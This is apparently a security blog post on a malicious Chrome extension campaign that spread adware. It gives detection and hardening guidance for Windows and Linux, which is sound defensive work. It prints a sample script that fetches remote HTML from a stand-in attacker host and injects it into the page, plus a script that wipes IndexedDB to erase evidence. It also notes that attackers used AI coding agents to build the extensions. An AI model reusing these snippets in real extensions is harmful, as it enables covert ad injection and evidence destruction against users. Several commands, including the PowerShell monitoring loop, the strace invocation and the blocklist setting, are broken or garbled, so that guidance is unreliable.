Listen to this Post
Introduction:

Browser extensions, particularly seemingly harmless ones like live wallpapers, have become a prime vector for malicious actors. In a recent campaign uncovered by Palo Alto Networks Unit 42, attackers deployed over 50 malicious Chrome extensions across three publisher accounts, infecting approximately 30,000 users with aggressive adware that injects remote HTML, forces tab redirects, and wipes IndexedDB storage to cover its tracks.
Learning Objectives:
– Detect malicious browser extensions using forensic techniques and command-line tools across Windows and Linux.
– Analyze the tactics, techniques, and procedures (TTPs) of the Gameograf adware campaign, including remote code injection and persistence mechanisms.
– Implement remediation strategies and proactive hardening measures to prevent similar browser-based malware infections.
You Should Know:
1. Remote HTML Injection and Forced Tab Redirects: Anatomy of the Attack
The core mechanism of this campaign is the injection of remote HTML content into the victim’s browser. Once a malicious extension is installed, it establishes a communication channel with a command-and-control (C2) server to fetch and execute arbitrary HTML and JavaScript code. This allows the attacker to dynamically change the adware’s behavior, push new advertisements, or even redirect the user to malicious domains without updating the extension itself. One of the key TTPs observed is the use of forced tab redirects, where the extension programmatically changes the URL of an existing tab or opens a new one to a predetermined ad-laden page. To make detection harder, the extension also wipes the browser’s IndexedDB storage upon installation and each startup, effectively erasing any forensic evidence of its malicious activities stored locally.
Step‑by‑Step Guide to Detecting Remote Injection:
1. Monitor Network Traffic (Windows & Linux): Use a packet analyzer to identify suspicious outbound connections from your browser.
– Windows (PowerShell as Admin): `netstat -anob | findstr “chrome.exe”` (Lists all active connections and the associated process ID for Chrome)
– Linux: `sudo netstat -tunap | grep chrome`
– Look for connections to unknown or recently registered domains, especially those initiated on browser startup.
2. Inspect Extension Background Scripts (Browser DevTools):
– Navigate to `chrome://extensions/`, enable “Developer mode,” and note the ID of any suspicious extension.
– Open DevTools (F12) → Sources → Content scripts. Look for injected scripts containing methods like `fetch()`, `XMLHttpRequest`, or `chrome.tabs.update` that pull content from an external URL. For example, malicious code might look like:
// Malicious remote HTML injection
fetch('https://malicious-c2[.]com/payload.html')
.then(response => response.text())
.then(html => {
// Inject the fetched HTML into the page
document.body.insertAdjacentHTML('beforeend', html);
});
3. Simulate and Analyze the Extension’s Behavior:
– Linux: Use `strace` to trace system calls made by the Chrome process associated with the extension.
 Find the PID of the Chrome process for the specific extension
ps aux | grep chrome | grep [extension-id]
 Trace network-related system calls
sudo strace -p [bash] -e trace=network,openat -o extension_analysis.log
– Windows: Use Process Monitor (Procmon) from Sysinternals to filter for `chrome.exe` and look for network events (`UDP Send`, `TCP Connect`) and file writes to the extension’s directory (`%LOCALAPPDATA%\Google\Chrome\User Data\Default\Extensions\[extension-id]`).
2. IndexedDB Wiping: Understanding and Investigating the Cover-Up
To evade forensic analysis and counter-detection mechanisms, the malware actively clears the browser’s IndexedDB storage. IndexedDB is a low-level API for client-side storage of significant amounts of structured data. By wiping this data on install and startup, the attacker removes any logs, configurations, or state information that could be used by security tools to identify the malicious extension. This anti-forensic technique makes it difficult to determine the full scope of the extension’s actions after the fact.
Step‑by‑Step Guide to Detecting and Mitigating IndexedDB Wiping:
1. Manually Inspect IndexedDB Before and After Extension Execution (Chrome DevTools):
– Before installing or running a suspicious extension, open DevTools (F12) → Application → Storage → IndexedDB. Note the existing databases and their content.
– After executing the extension, refresh the view. If databases related to the extension or its activities have disappeared, it’s a strong indicator of wiping behavior. The malicious code may resemble:
// Malicious IndexedDB wipe on install/startup
window.indexedDB.databases().then(dbs => {
dbs.forEach(db => {
if (db.name.includes('adware_data')) {
window.indexedDB.deleteDatabase(db.name);
}
});
});
2. Monitor File System Changes (Windows & Linux):
– Windows: Use PowerShell to monitor changes in the IndexedDB directory.
$path = "$env:LOCALAPPDATA\Google\Chrome\User Data\Default\IndexedDB"
 Monitor for deletions
while ($true) {
Get-ChildItem $path -Recurse | Wait-Process -Timeout 1
Clear-Host
Get-ChildItem $path
Start-Sleep -Seconds 2
}
– Linux: Use `inotifywait` to watch the IndexedDB directory.
sudo apt-get install inotify-tools
inotifywait -m -e delete,delete_self ~/.config/google-chrome/Default/IndexedDB/
3. Implement a Honeypot Database:
– Create a dummy IndexedDB database from within a test browser profile. If the malware is programmed to wipe all databases or those with specific naming patterns, this honeypot will be deleted, confirming the wiping behavior without relying on the extension’s own data.
3. The New Face of Malware: How GenAI is Lowering the Barrier for Adware Development
The post notes the abuse of GenAI coding agents to author these browser extensions. This represents a significant shift in the threat landscape. Generative AI allows attackers with limited coding skills to produce sophisticated, functional malware by simply providing natural language prompts. This lowers the entry barrier for cybercrime, increases the speed of malware development, and allows for rapid iteration of malicious code to evade detection. The adware extensions in this campaign, while seemingly simple, incorporate complex evasion and persistence techniques that could be easily generated using AI assistants, turning a nascent idea into a weaponized extension in minutes.
Step‑by‑Step Guide for SOC Analysts to Counter AI-Assisted Malware:
1. AI-Assisted Code Analysis: Use AI tools to deobfuscate and analyze suspicious scripts.
– Prompt an AI (e.g., a local LLM or a secure API) with: “Analyze the following JavaScript code for malicious patterns related to ad injection, tab hijacking, or persistent storage manipulation. Identify all functions that use fetch, XMLHttpRequest, chrome.tabs.update, and indexedDB.deleteDatabase.”
2. Behavioral Pattern Hunting: Shift focus from signature-based detection to behavior-based indicators.
– Look for sequences of API calls that are common in AI-generated adware, such as: `chrome.runtime.onInstalled` → `window.indexedDB.deleteDatabase` → `fetch(remoteHTML)` → `chrome.tabs.update`.
3. Source Code Similarity Indexing: Implement a system to compute fuzzy hashes (e.g., TLSH, SSDEEP) of extension source code. Because AI models often produce structurally similar outputs for similar prompts, different extensions from the same campaign may have high hash similarity, even if minor variable names are changed.
4. Securing the Browser Enterprise: Group Policies and Hardening
In a corporate environment, preventing users from installing malicious extensions from the Chrome Web Store is the first line of defense. The use of three publisher accounts to distribute 50+ extensions highlights the need for strict control over browser ecosystems. While the Chrome Web Store has policies against such extensions, the sheer volume and speed of distribution mean that many may slip through before being removed. Proactive hardening using Group Policy Objects (GPOs) on Windows or configuration profiles on Linux is essential.
Step‑by‑Step Guide to Lock Down Chrome via GPO (Windows):
1. Download and Install Chrome ADMX Templates:
– Download the latest Chrome Policy Templates from Google’s policy template page.
– Copy the `.admx` files to `C:\Windows\PolicyDefinitions` and the `.adml` files to `C:\Windows\PolicyDefinitions\en-US`.
2. Configure Extension Management Policy:
– Open `gpedit.msc` → Computer Configuration → Administrative Templates → Google → Google Chrome → Extensions.
– Enable `Configure the list of force-installed extensions` and `Configure the list of allowed extensions`.
– Set `Control which extensions are installed silently` to block all extensions by default using a blocklist (“). Then, create an allowlist of explicitly approved extension IDs.
3. Mitigate Remote HTML Injection via CSP:
– Enable `Configure Content Security Policy (CSP) for extensions`.
– Set a strict CSP directive that prevents any extension from loading remote scripts or HTML unless from a whitelisted domain. Example: `script-src ‘self’; object-src ‘self’;`. This forces all extension code to be local, breaking the remote injection mechanism.
What Undercode Say:
– Key Takeaway 1: Malicious browser extensions are a silent but highly effective attack vector. The combination of remote HTML injection and IndexedDB wiping represents a mature, evasion-focused adware campaign that can easily pivot to more dangerous payloads, including infostealers or ransomware.
– Key Takeaway 2: The democratization of malware creation via Generative AI is no longer theoretical. SOCs and incident responders must adapt their detection logic to focus on behavioral patterns and API call sequences, as traditional IOCs (hashes, domains) will change too rapidly for effective blocking. The average user, lured by promises of “free live wallpapers,” remains the weakest link, emphasizing the need for continuous security awareness training.
Expected Output:
Prediction:
– +1 The spotlight on this campaign will accelerate the development of AI-driven behavioral analysis tools for browser extensions, leading to real-time detection of anomalous API call patterns within browsers.
– -1 As GenAI tools become more accessible, the volume and sophistication of adware and malware campaigns will increase exponentially, overwhelming traditional security controls and forcing a shift towards zero-trust browser isolation.
– -1 The discovery of widespread IndexedDB wiping as an anti-forensic technique will be copied and refined by other malware families, making incident response on endpoint browsers significantly more challenging and often incomplete.
– +1 In response to this and similar campaigns, major browser vendors like Google will likely implement stricter extension manifest requirements and more aggressive automated scanning of web store submissions, potentially forcing a major architectural shift in how extensions operate.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Adware UgcPost](https://www.linkedin.com/posts/adware-ugcPost-7467619566693576705-aZdJ/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


